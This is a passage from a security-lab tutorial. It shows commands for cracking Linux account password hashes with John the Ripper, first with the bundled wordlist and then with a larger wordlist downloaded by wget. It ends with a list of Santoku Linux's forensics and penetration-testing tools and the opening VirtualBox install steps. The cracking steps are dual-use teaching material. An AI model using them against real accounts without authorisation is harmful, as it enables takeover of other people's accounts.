


Step 5) Cracking the password with John the Ripper:

John the Ripper comes with password file which is located in /usr/share/john/password.lst

To see the size of that file, type following command on the terminal:

```
# ls -ltrah /usr/share/john/password.lst
```



Step 6) To use this dictionary for cracking of the password, type following command on the terminal:


```
# john --wordlist=/usr/share/john/password.lst /root/pwd_crack
```

This command uses two files password.lst (dictionary file) and pwd_crack (created in step4)

After you ran this command, you can see that password for root user (which is administrator) and user1 are cracked successfully by John the Ripper.

For root: password is “test”


For user1: password is “pass”



Step 7) However, we are not able to recover the password for user2. So, to solve this problem, I downloaded another dictionary from internet. If passwords are more complex, we can use bigger dictionary available on internet.

To download dictionary type following command:

```
# wget http://dazzlepod.com/site_media/txt/passwords.txt
```




Step 8) Now, again try to crack the password using passwords.txt dictionary. Type following command on the terminal.

```
# john --wordlist=/root/password-list/passwords.txt /root/pwd_crack
```

After you ran this command, you can see that the password for user2 is cracked.


For user2: password is “east”



Step 9) We can use john - - show option to see the list of cracked passwords. Type following command:

```
# john --show /root/pwd_crack
```

As you can see, it will give you the list of passwords cracked along with their users.



4. Santoku Linux

4.1 About Santoku Linux

Santoku is dedicated to mobile forensics, analysis, and security, and packaged in an easy to use, Open Source platform.

Santoku includes a number of open source tools dedicated to helping you in every aspect of your mobile forensics, malware analysis, and security testing needs, including:

Development Tools:

- Android SDK Manager
- AXMLPrinter2
- Fastboot
- Heimdall
- Heimdall (GUI)
- SBF Flash

Penetration Testing:

- Burp Suite
- Ettercap
- Mercury
- Nmap
- OWASP ZAP
- SSL Strip
- w3af (Console)
- w3af (GUI)
- Zenmap (As Root)

Wireless Analyzers:

- Chaosreader
- Dnschef
- DSniff
- TCPDUMP

Wireshark

- Wireshark
- Wireshark (As Root)

Wireless Analyzers:


- AFLogical Open Source Edition
- Android Brute Force Encryption
- ExifTool
- iPhone Backup Analyzer (GUI)
- libimobiledevice
- scalpel
- Sleuth Kit

Reverse Engineering:


- Androguard
- Antilvl
- APK Tool
- Baksmali
- Dex2Jar
- Jasmin
- JD-GUI
- Mercury
- Radare2
- Smali

4.2 Steps to install Santoku Linux 0.5 on VirtualBox


Step 1) First, download the ISO file at <http://santoku-linux.com/download/>




Step 2) To create new Virtual Machine click on "New":




Step 3) Enter Santoku Linux as a name. Type: Linux/Debian and Version: Ubuntu(64-bit) for Santoku Linux 0.4 and later.




Step 4) Allocate RAM: Default RAM size is 1024 MB. Change it to 3096 MB.



